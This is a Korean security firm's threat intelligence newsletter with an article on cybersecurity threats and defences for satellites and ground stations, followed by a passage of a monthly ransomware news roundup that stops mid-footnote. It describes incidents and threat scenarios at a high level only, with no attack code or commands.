infosec

Threat Intelligence Report

EQST INSIGHT

2024
11

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

Headline

우주산업 발달에 따른 보안 위협 대응 방안

OT/ICS 컨설팅팀 김현주 팀장

■ 개요

2001 년, 미국의 억만장자 기업가 데니스 티토는 국제우주정거장(ISS, International Space Station) 여행에 2 억 달러(약 2,800 억 원)를 지급하며 세계 최초로 자비 우주 여행을 한 인물이 됐다. 이를 시작으로, 아마존 창업자 제프 베이조스, SpaceX CEO 일론 머스크, 일본의 억만장자 기업가 마에자와 유사쿠 등이 막대한 돈을 내고 우주를 경험했다.


지금은 45 만 달러(약 6 억 원)만 있으면 누구나 우주관광을 할 수 있다. 러시아의 소유스(Союз) 우주선을 타고 달 궤도까지 돌고 오는 여행은 1 억 달러(약 1,400 억 원)면 가능하다. 세계 각국에서 민간이 우주여행을 주도하는 '뉴 스페이스' 시대가 본격적으로 시작된 것이다.

보안의 범위도 우주로 확장되고 있다. 이에 따라, '뉴 스페이스' 시대의 보안 동향과 우주 보안 위협 및 대응 방안에 관해 이야기해 보고자 한다.

■ 우주 산업의 성장

과거 우주산업은 국가 차원에서만 가능하다는 인식이 지배적이었다. 천문학적인 비용이 들어가기 때문에 민간 기업에서는 손댈 엄두조차 못 냈다. 하지만, 최근 저비용 발사체 및 위성 제조 기술이 발달하고, 우주 산업에 막대한 자본을 쏟아부을 수 있는 SpaceX, 블루오리진, 버진 갤럭틱 등 민간 기업이 등장했다. 이후 우주 산업은 고속 성장하기 시작했다.

세계 우주 산업 규모는 2016 년 3,391 억 달러(약 475 조 원)에서 2021 년 3,860 억 달러(약 540 조 원)로 성장했고, 2040 년에는 1 조 달러(약 1,400 조 원)에 이를 전망이다. 이처럼 우주 산업이 팽창하는 이유 중 가장 두드러진 요인은 위성을 우주로 보내는 데 소요되는 비용이 급격히 감소했는 것이다. 재사용 로켓과 함께 민간 기업이 등장하며 발사 비용이 2022 년에는 과거 대비 30 배 이상 저렴한 kg 당 1,500 달러(약 210 만 원)로 감소했으며, 2040 년에는 kg 당 100 달러(약 14 만 원)까지 감소할 전망이다.



* 출처 :씨티그룹(2022.05)"space the dawn of the new age"


그림 1. 우주 발사체 발사 비용 추이

우주 산업 최강국이라 불리는 미국은 우주 내 서비스, 조립 및 생산에 대한 국가 전략을 마련하여 글로벌 우주 시장의 주도권을 지속 확보하고자 노력하고 있다. 일본 역시 우주 산업 전략 기금을 운용하며 우주 관련 스타트업 육성에 적극 투자하고 있다. 스페이스 X 등 글로벌 우주 기업들은 저궤도 소형위성 기반의 글로벌 위성 통신망을 구축하여 다양한 서비스를 준비하는 등 우주 서비스 주도 경쟁 역시 심화하고 있다.

국내에서도 글로벌 흐름에 발맞춰 정부 차원의 민간 주도 우주산업 생태계 조성을 위한 지원 강화 계획을 마련, 민간 우주기업 생태계 조성을 위해 노력하고 있다. 정부는 민관 협업 시장 스케일업 및 대체 불가 원천기술 확보를 위해 우주항공을 12 대 국가전략 기술 중 하나로 선정했다. 2023 년, 우주 예산을 8,392 억 원으로 배정, 2027 년까지 1 조 5,000 억 원으로 확대하고, 우주전문인력 양성을 위해 다양한 프로그램을 운영할 계획이다.

■ 우주 구성요소


미국 국립표준기술연구소(NIST, National Institute of Standards and Technology) 기관 간 보고서 NIST IR(Interagency Report) 8270(상업용 위성 운영을 위한 사이버 보안, Introduction to Cybersecurity for Commercial Satellite Operations)에서는 우주 운영 아키텍처를 우주 영역, 지상국 영역, 사용자 영역으로 나누고 있다.



* 출처 : 미국 국립표준기술연구소 기관 간 보고서 NIST IR 8270

그림 2. 우주 영역

우주 영역(Space Segment)은 우주선이나 위성 등이 위치하는 우주 공간, 지상국 영역(Ground Segment)은 위성을 운영 및 제어하는 영역이다. 사용자 영역(User Segment)은 스마트선박, 비행기, 자율자동차, 버스 등 위성을 활용하는 서비스 영역이다.




* 출처 :천리안 3 호 위성체 형상도 [과학기술정보통신부]

그림 3. 위성체 형상도

우주 영역인 위성은 위성을 구동하는 버스(Bus)와 통신, 관측, 탐사 등의 임무를 수행하는 탑재체(Payload)로 구성되어 있다. 위성은 기능에 따라 통신위성, 기상위성, 해양관측위성, 방송위성 등으로 나눠지고, 위성서비스를 담당하는 것이 탑재체, 탑재체를 탑재하고 기능을 수행할 수 있도록 하는 것은 버스다.

2027 년 발사 예정인 재난/안전 대응 공공 통신위성 천리안 3 호의 경우 위 그림과 같이 여러 개의 안테나 및 서브시스템으로 구성되어 있다. 그림에서 보는 바와 같이 위성 본체인 버스는 여러 가지 서브 시스템으로 구성되어 있다. 뼈대가 되는 구조계, 전력원을 공급하는 전력계, 자세와 궤도를 제어하여 이탈하지 않도록 하는 자세제어계, 연료와 추력기 등 추진계, 지상국과 명령을 주고받는 원격측정 및 명령계, 위성을 적정 온도로 관리하는 열제어계 등이 있다. 탑재체(Payload) 구성에 따라 위성 종류(통신위성, 관측위성, 방송위성 등)가 결정되며, 구조 및 형상이 달라질 수 있다.

지상국은 미션운영센터와 탑재체 운영센터로 구성되어 있다. 미션운영센터는 위성에 명령을 내리고 원격 측정을 수신하는 역할을 한다. 탑재체 운영센터는 위성의 탑재체와 통신하여 위성서비스를 한다. NIST IR 8270(상업용 위성 운영을 위한 사이버 보안)에서는 지상국과 위성의 통신 링크를 포괄적으로 설명하고 있다.



* 출처 :NIST IR 8270(Introduction to Cybersecurity for Commercial Satellite Operations)

그림 4. 우주 및 지상국 영역 아키텍처

우주 영역에서는 위성과 위성 간 레이저 통신을 하고, 지상국과 위성 간에는 커다란 안테나를 통해 전파를 주고받으며 통신한다. 지상국의 미션운영센터에서 버스에 원격 명령을 통해 위성을 운영 및 제어하며, 탑재체 운영센터에서 위성 탑재체 데이터를 수신 및 처리한다. 지상국 영역과 위성 간 통신은 목적 및 용도에 따라 주파수를 선택하여 사용하고 있다. 위성 통신에는 L 밴드(1~2 GHz), S 밴드(2~4 GHz), C 밴드(4~8 GHz), X 밴드(8~12 GHz), Ku 밴드(12~18 GHz), Ka 밴드(26~40 GHz) 등이 사용된다.

■ 우주 보안사고 사례

2022 년 2 월, 러시아가 우크라이나 침공 직전에 위성 인터넷 네트워크를 공격해 수만 대의 비아샛(Viasat) 모뎀을 무력화시킴으로써 우크라이나 군의 지휘와 명령 체계에 혼란을 준 것이 대표적인 우주 보안사고 사례다. 현재 우주산업이 고속 성장하고 있고, 위성 활용 서비스가 증가하며 우주 관련 보안사고는 증가할 것으로 예상한다.

발생 연도	우주 보안사고 사례	보안사고 영향
2008	NASA Terra 위성에 대한 재밍 공격으로 위성 제어 불능	위성 제어 불가
2014	미국 해양대기청(NOAA)의 기상관측 위성 네트워크에 인터넷 사이버 공격	위성 데이터 수신 불가
2015	실제 시판 안테나 등에서 이리듐 통신위성의 페이저 통신 데이터를 해석, 해독하고, 클리어 텍스트 정보(평문)로 변환 가능하다고 발표(국제회의 Chaos Communication Camp 2015)	통신 내용 노출
2018	직원이 무허가 설치한 Raspberry Pi 를 이용하여 나사(NASA) 제트추진연구소(JPL)의 네트워크에 불법 침투, 23 개 파일, 50MB 데이터 유출	미션 데이터 유출
2020	정지궤도 통신위성에 대해, 시판하는 안테나를 이용한 전파분석으로 통신 내용이 암호화되지 않음을 시연(국제회의 블랙햇(BlackHat)) - 위험물에 관한 정보, 풍력발전소의 관리자 권한 정보, 개인정보(여권 번호, 신용카드 데이터 등) 평문 확인	통신 도청
2022	Viasat 사의 통신위성 "KA-SAT" 서비스를 이용하는 특정 통신모뎀이 와이퍼(wiper) 악성코드 감염으로 위성 접속 불가	위성 접속 불가
2022	칠레에 있는 알마망원경의 계산기 시스템이 사이버공격을 받아 과학 관측과 칠레의 합동 알마 관측소 웹사이트 정지	위성 관측 불가

* 출처 :일본 '민간 우주시스템의 사이버 보안대책 가이드라인'

표 1. 우주 보안사고 사례

■ 우주 보안위협

위성은 학문, 군사, 비즈니스 등의 목적으로 사용되고, 선박, 자동차, 비행기, 기업, 가정집 등 여러 사용자에게 광범위하고 다양한 서비스를 제공한다. 이를 위해, 위성에 탑재된 제어 소프트웨어, 위성과 지상국 간 통신 링크, 지상국 네트워크 및 시스템 등 모든 우주 관련 구성 요소들이 해커에게는 매우 매력적인 공격 목표가 될 수 있다.

IT(Information Technology)/OT(Operational Technology) 관점에서 위성과 지상국의 구성요소들은 보안 취약점이 내포된 시스템으로 구성되어 있고, 암호화되지 않은 상태로 전송되는 경우가 많아 다양한 IT/OT 보안 위협에 노출되어 있다. 우주 시스템을 공격하는 해커의 동기도 IT/OT 시스템을 공격할 때 의도(금전적, 사회적, 정치적)와 다르지 않다. 2023 년 6 월, 미국 공군에서 시험용 위성을 발사한 뒤 '위성 해킹 대회'를 개최한 바 있는데, 이는 우주항공 분야의 보안 수준이 미흡하다고 봤기 때문이다. 우주항공 분야는 위성통신 네트워크, 지상국 제어 인프라, 항법 시스템 등 정보통신망 의존도가 매우 높아 해킹에 취약하다고 판단된다.

NIST IR 8270(상업용 위성 운영을 위한 사이버 보안)에서는 우주 사이버보안 잠재적 위협을 여덟 가지로 분류하고 있다. 위성과 지상국 간 통신 링크의 재밍, 스푸핑, 하이재킹 등의 보안위협이나 위성 제어에 영향을 줄 수 있는 시스템 손상, 서비스 거부 공격, 악성코드 삽입 등의 보안위협을 제시하고 있다.

A. 센서 데이터의 의도적인 재밍 및 스푸핑
B. 센서 데이터 가로채기 및 도청
C. 센서 시스템의 고의적 손상
D. 센터에 대한 서비스 거부 공격
E. 의도적인 재밍 및 가이던스 제어 스푸핑
F. 가이던스 제어에 대한 하이재킹 및 무단 명령
G. 악성코드 삽입
H. 가이던스에 대한 서비스 거부 공격

또한, 일본 '민간 우주시스템의 사이버 보안대책 가이드라인('23.03)'에서는 우주 시스템에 심각한 피해를 미칠 수 있는 위험 시나리오 7 가지 사례를 제시했다.

순서	우주 위협 시나리오(사례)	
1	표적형 메일 공격을 통한 위성 궤도 제어의 상실	① 직원 단말이 메일을 통해 멀웨어에 감염 ② 해커가 인터넷을 경유하여 부정 접속 ③ 업링크 데이터를 탈취하여 자세 제어 정보와 미션 기기제어 정보 등을 조작하여 위성에 보냄 ④ 일시적 위성 제어 상실
2	개발제조용 단말의 멀웨어 감염으로 인한 위성·미션 기기 제어의 상실	① 메일을 통해 위성 본체 소프트웨어 업데이트에 사용되는 개발/제조용 단말이 멀웨어에 감염 ② 해커가 인터넷을 경유하여 부정 접속(멀웨어에 감염된 업데이트 프로그램에 백도우가 삽입됨) ③ 업데이트 프로그램의 백도우를 사용하여 지상국(위성 운용 설비)에서 위성으로 원격 조작 ④ 위성의 제어 불능
3	위성 데이터 이용설비 사이버공격을 통한 위성 제어의 상실	① 지상국(위성데이터 이용 설비)에 무허가 단말 설치 ② 해커가 인터넷을 경유하여 부정 접속 ③ 미분리된 네트워크망을 오가며 다수 서버에 부정 접속 ④ 지상국(위성 운용 설비)의 각종 서버 다운, 위성 제어 상실
4	관측 접수 서버 부정 접속을 통한 서비스 제공 불능	① 관측 접수 서버에 해커가 인터넷을 경유하여 부정 접속, 랜섬웨어 감염 ② 클라우드로 구축된 지상국(위성데이터 이용 설비)의 보안 설정 미흡으로 지상국(위성데이터 이용 설비)내 모든 서버 및 단말이 랜섬웨어에 감염 ③ 위성데이터 제공 서버 등의 시스템 데이터(부팅 파일 등)가 삭제되어 리부팅 불가, 서비스 제공 불가
5	원격근무 환경에서 메일 공격을 통한 기업 기밀 유출	① 원격업무 중 동료로 가장한 메일에 의해 멀웨어 감염 ② 해커가 인터넷을 경유하여 부정 접속 ③ 위성 제조 기업 기밀정보 유출
6	무허가 USB 메모리 이용으로 인한 조업 정지	① 해커가 멀웨어에 감염된 USB 제작, 컨트롤러의 설정용 USB 인 것처럼 속여 제조설비 담당자에게 전달 ② 제조설비 담당자가 컨트롤러 설정 변경 시 해커가 제공한 USB 를 사용하여 멀웨어에 감염 ③ 컨트롤러의 설정 및 제조 프로그램이 변조되어 설비 제어 이상 및 제조 업무 정지
7	불법적인 위성 탑재 기기의 도입으로 인한 군집 위성의 붕괴 위기	① 해커가 자세궤도 제어 컨트롤러에 사용되는 기판에 논리폭탄을 설치, 수십 대 규모의 군집위성을 계획 중인 위성 개발 사업자에게 저렴하게 제공 ② 제조 담당자의 인수 검사 및 시스템 검사를 통과하고 양산 위성에 탑재 ③ 발사 후 특정 조건이 성립되어 논리폭탄이 실행 ④ 위성 제어 불능, 군집위성 붕괴 위기 직면

표 2. 우주 위협 시나리오 사례

위성은 스마트선박, 자율자동차, 도심항공모빌리티(UAM, Urban Airport Mobility), 스마트폰 등 다양한 분야에서 서비스를 제공하고 있다. 다만, 항법위성(GNSS, Global Navigation Satellite System)이 중단되거나 항법위성에서 제공하는 위치정보가 조작된다면 사회적으로 많은 혼란을 초래할 수 있다. 스마트선박이 항로를 이탈하거나 도심항공모빌리티가 주행 오류로 추락하는 등의 사례가 발생할 수 있다. 따라서, 우주 관련 보안위협을 더욱 면밀히 분석하고 보안 대책을 수립하는 것이 매우 중요하다.

■ 우주 보안 동향

우주 보안 위협에 대한 인식이 높아지며 각국에서는 우주 사이버보안에 대한 관심까지 고조되고 있다. 2020 년 트럼프 행정부에서 우주 정책지침(SPD)-5 를 통해 우주 사이버보안에 대한 원칙과 가이드라인을 준수할 것을 천명한 바 있다. 또한, 위성 등 우주 시스템이 사회경제 전반에 걸쳐 필수 서비스를 제공한다는 점을 고려해 우주를 17 번째 기반 시설로 지정해야 한다는 논의가 수년째 이어지고 있다. 일본에서는 우주 시스템 보안 가이드라인을 발표하고 본격적인 사이버보안 강화 사업들을 전개하고 있다. 국내에서도 민간 항공우주 산업 보안 수준 제고를 위한 정보보호산업의 글로벌 경쟁력 확보 전략을 발표('23.9, 과기정통부)하고 우주 자산 사이버보안협의체를 출범했다. 이에 따라, 국정원, 국방부, 우주항공청 등과 위성 사이버 위협 통합 대응 로드맵 마련을 추진 중이다.

다음은 글로벌 주요국들의 우주 및 우주 보안 관련 정책 및 전략이다.

국가	주요 내용	
미국	정책 및 가이드라인	· 국가안보전략(17.12) · 국가사이버전략(18.9) · 우주 우선순위 프레임워크(21.12) · 하이브리드 위성 네트워크를 위한 사이버안보 프레임워크_NIST IR 8441(23.6)
	법·제도	· 우주정책지침(SPD 1~7) · 미 하원, 우주인프라 법안 발의(21.6) - 국토안보부에 의해 핵심 인프라로 분류된 16 개 부문에 우주시스템 추가 추진 · 미 상원, 상업용 위성 사이버보안에 관한 법안 재발의(23.5) - CISA 가 상업 위성 사업자를 보호하는 것을 의무화 - 국가사이버국장과 우주위원회가 위성 시스템의 사이버보안과 관련하여 연방정부 전반에 걸친 조정을 강화하기 위한 전략을 개발하도록 요구
유럽연합(EU)	정책 및 가이드라인	· 안보와 방위를 위한 EU 우주 전략(23.3) · 저궤도 위성통신(LEO SATCOM)에 대한 사이버보안 평가 보고서(24.2)
	법·제도	· EU 우주법(추진 예정)
일본	정책 및 가이드라인	· 2023 우주정책 기본계획(23.6, 개정) · 민간 우주시스템 사이버보안 대책 가이드라인(23.3)
	법·제도	· 우주 기본법(08)
독일	정책 및 가이드라인	· 국가 우주전략(23.9, 개정)
	기술개발/인프라	· 우주 인프라를 위한 IT 기본 보호 프로필(22.7)
	법·제도	· 우주기관설립법(98) · 원격탐사법(07) · 국가우주법(마련중)
중국	정책 및 가이드라인	· 과학기술혁신 2030 계획, '우주-지상 통합 정보 네트워크' 구축 사업 · 2021 우주백서 발간(5 년 주기)
	기술개발/인프라	· 제로트러스트 시스템 기술 사양 발표(21)

* 출처 :한국인터넷진흥원 '주요국 우주(Space) 사이버 시큐리티 정책 동향 조사·분석'

표 3. 우주 및 우주 보안 글로벌 정책 및 전략

■ 우주 보안 대응방안

위성은 지상과 멀리 떨어진 우주에 위치하기 때문에 과거에는 안전한 것으로 여겨져 왔다. 하지만, 앞서 우주 보안사고 사례 및 보안위협에 관해 설명한 것처럼 위성은 더 이상 안전지대가 아니다. 우주 보안 강화를 위해 우주 제품의 개발/제조 단계, 운영 단계, 폐기 단계에 이르는 우주 시스템 라이프사이클에서 사이버보안을 내재화하고 적용하는 것이 필요하다. 이를 위해 다음과 같은 보안 대책이 요구된다.

1) 우주 제품 개발 보안 및 공급망 보안

우주 제품에 탑재되는 소프트웨어의 설계/개발 단계에서 보안을 고려하고, 부품의 제조 단계부터 보안 내재화를 하는 것이 최우선이다. 위성에 탑재되는 소프트웨어와 위성서비스를 위해 개발되는 애플리케이션은 설계/개발 단계에서 보안 요구사항을 정의하고 시큐어코딩을 적용해서 개발해야 한다. 또한, 오픈소스 취약점을 확인하는 등 공급망 보안 취약점 점검을 수행하고 테스트 단계에서 보안 적용 여부를 검토하는 보안성 검토 프로세스를 준수해야 한다.

2) 영역별 위험 분석 및 보안기술 적용

우주 영역(위성), 지상국 영역(위성 제어 설비, 탑재체 데이터 운영 설비), 위성 활용 서비스 영역(스마트선박, 자율주행차, 도심항공모빌리티 등)에서 발생할 수 있는 위험을 식별하고 대응하기 위한 보안 기술을 적용해야 한다.

A. 위성 : 탑재 소프트웨어 및 장치에 대한 보안성 검증, 취약점 조치

B. 위성과 지상국 간 통신 구간 : 통신 구간 터널링, 전송되는 데이터 암호화, 데이터 변조 대응을 위한 메시지 인증, 안티재밍 기술(주파수 호핑 등) 등 적용

C. 지상국 영역(위성 제어 설비, 탑재체 데이터 운영 설비) : 비인가자에 대한 네트워크 보안(침입 차단, 침입 방지, 네트워크 접근제어 등), 위성 제어 및 탑재체 데이터 보안(데이터 암호화, 정보 유출 방지), 인증 및 권한 제어(멀티 인증, 계정관리), 악성코드 대응(백신, 이상징후 탐지), 물리적 접근 제어(안테나, 중요 설비 출입 통제, 모니터링 등)

D. 위성활용서비스 영역 : 서비스별 위험을 식별하고 관리하기 위한 대책 마련

■ 맺음말

위와 같은 우주 보안 대책을 적용하기 위해서는 국가 차원의 우주 사이버 보안 가이드라인을 제정할 필요가 있다. 우주 관련 기업을 선도하고, 가속화되는 우주산업의 보안 적용을 위해 정부, 기업 모두가 끊임없는 관심을 가지는 것이 필요하다.

이와 같은 흐름에 따라, SK 쉴더스는 우주산업 보안에 적합한 사이버 보안 서비스 및 컨설팅을 제공하고 있다.

지상국 운영 기업은 보안 강화를 위한 보안컨설팅, 진단/모의해킹, SI 사업(암호화 솔루션, 네트워크 보안, 인증/접근제어 시스템 등), 물리보안 서비스를 제공받을 수 있다. 위성서비스 제공 애플리케이션은 주로 웹으로 구현하는 경우가 많아 소스코드 진단, 모의해킹, 공급망보안 진단(오픈소스 점검 등) 등이 필요하다.

위성은 일단 쏘아 올리면 S/W 업데이트 및 수정이 어렵기 때문에 발사하기 전 IoT 보안 진단과 같이 위성에 탑재된 S/W 에 대한 진단이 필요하고, 위성에 들어가는 부품을 제조하는 기업의 경우 OT/ICS 보안 컨설팅 및 보안 솔루션 서비스를 제공받으면 더 안전한 관리가 가능하다.

자세한 내용은 SK 쉴더스 홈페이지나 문의하기를 통해 확인할 수 있다.

Keep up with Ransomware

Windows, Linux 환경을 모두 노리는 InterLock 랜섬웨어

■ 개요

2024 년 10 월 랜섬웨어 피해 사례는 지난 9 월(406 건)에 비해 약 35% 증가한 550 건을 기록했다. 이는 여러 신규 랜섬웨어 그룹의 등장과 활동을 중단했던 많은 그룹들이 다시 활동을 재개했기 때문이다.

신규 그룹 Sarcoma 는 활동을 시작한 지 한 달 만에 41 건의 공격 사례를 게시하며, 10 월 랜섬웨어 그룹 중 세 번째로 많은 공격 사례를 기록했다. APT73 그룹은 활동 중단을 밝힌 이후 두 달 만에 Bashe 로 리브랜딩하고 20 건의 공격 사례 게시하며 활동을 재개했다.

랜섬웨어로 인한 피해 사례가 꾸준히 늘어나며 국제 수사 기관의 압박이 거세지고 있다. 영국 내무부 산하 법집행기관 NCA 는 LockBit 그룹의 범죄 인프라를 무력화하는 작전인 Cronos Operation 에 대한 추가 소식을 공개했다. 주요 내용은 LockBit 관계자에 대한 신상 공개 및 체포 소식이다. LockBit 계열사로 활동하며 최소 1 억 달러(약 1,380 억 원)를 몸값으로 갈취한 계열사 Beverly 의 주요 정보를 공개했고, 국제 공조를 통해 LockBit 의 개발자와 활동에 참여한 용의자 2 명 및 BPH[1] 서비스를 제공한 관계자를 체포했다. 또한, LockBit 의 인프라 서버 9 개를 압수했다.

압수한 인프라를 분석한 결과, LockBit 그룹은 몸값을 받은 뒤에도 다크웹 유출 사이트에서 게시글만 제거할 뿐 원본 데이터는 삭제하지 않았다. 장기간에 걸친 인프라 무력화 작전으로 인해 LockBit 은 10 월 신규 피해자 게시가 2 건에 그치는 등 활동량이 눈에 띄게 감소했다.

최근 취약점을 악용하는 랜섬웨어 공격이 다수 확인되고 있다. Akira, Fog 랜섬웨어 그룹은 VMware vSphere, Hyper-V 와 같은 가상화 환경의 복구 솔루션 Veeam Backup and Replication 에서 발견된 CVE-2024-40711 취약점을 악용했다. 해당 취약점은 신뢰할 수

[1] BPH (Bullet Proof Hosting): 법 집행 기관의 요청을 무시하거나 회피하며 웹 호스팅을 제공하는 서비스로, 불법적인 온라인 활동에 주로 사용된다.

없는 데이터나 악성 페이로드[2]로 인해 원격 코드 실행이 가능하다. 패치 이후 취약점 기술 분석과 PoC[3] 코드가 공개돼 랜섬웨어 그룹이 악용한 사례이다.

또한, 웹 호스팅 제어판인 CyberPanel 에서 원격 코드 실행 취약점(CVE-2024-51378[4])이 발견됐다. PSUAX 랜섬웨어는 해당 취약점을 악용해 시스템의 루트 권한을 얻어 파일을 암호화했고, 발견 당시 약 2 만 대의 서버가 위협에 노출되어 있었다. 다만, 해당 랜섬웨어의 암호화 스크립트는 RSA 개인키가 그대로 노출되어 있기 때문에 공개된 복호화 스크립트를 활용해 별도 비용 지불 없이 암호화된 파일을 복구할 수 있다. 이외에는 .locked(Conti v3 기반), .encryp(Babuk 소스코드 기반) 확장자를 사용하는 2 개의 다른 랜섬웨어와 크립토마이너[5]가 배포되었다.

북한 배후의 위협 그룹 Andariel 과 Play 그룹이 공격에 동일한 계정을 사용한 정황이 발견됐다. 지난 5 월 Andariel 은 손상된 사용자 계정을 악용해 공격 대상에 초기 침투했으며, 오픈소스 C2[6] 프레임워크 Silver 와 Lazarus 그룹이 개발한 원격 관리 도구 DTrack 을 이용해 내부 인프라에 침투해 세션을 유지했다. 9 월에도 초기 침투 때와 동일한 계정으로 다시 접근해 자격 증명을 수집하고, EDR[7]을 비활성화한 뒤 Play 랜섬웨어를 배포한 정황이 발견됐다. 다만, Play 그룹은 RaaS[8] 서비스를 제공하지 않는다고 공식적으로 밝혔기 때문에 Andariel 이 Play 그룹의 계열사로 합류한 것인지, 혹은 IAB[9]의 역할만 제공한 것인지는 불분명하다.

랜섬웨어 위협이 지속되고 있는 가운데 다크웹 및 텔레그램에서 국내 랜섬웨어 사고 사례 2 건이 확인됐다. KillSec 그룹이 국내 부동산 전문 데이터 플랫폼을 공격해 탈취한 데이터를 공개했다. 해당 데이터에는 개인정보, 재학증명서, 사업자 등록증이 포함되어 있었다. 텔레그램에서 활동하는 CyberVolk 그룹은 국내 바이오 연구소의 웹페이지에서 관리자 패널에 접근해 수집한 로그를 판매하는 글을 업로드했다.

---

[2] 페이로드 (payload): 컴퓨터 시스템에 침투, 변경 또는 기타 방식으로 손상을 입히도록 설계된 코드

[3] PoC (Proof of Concept): 특정 취약점이 실행 가능하다는 것을 증명하는 코드

[4] CVE-2024-51378: 공격자가 인증을 우회하고 임의의 명령을 실행할 수 있는 원격 코드 실행 취약점

[5] 크립토마이너: 감염된 PC 나 서버의 하드웨어 자원을 이용하여 암호화폐를 채굴하는 악성코드

[6] C2 (Command and Control): 감염된 PC 나 서버를 대상으로 통신을 유지하고, 추가적인 명령 전달이나 악성코드 다운로드 등을 수행하는 서버

[7] EDR (Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

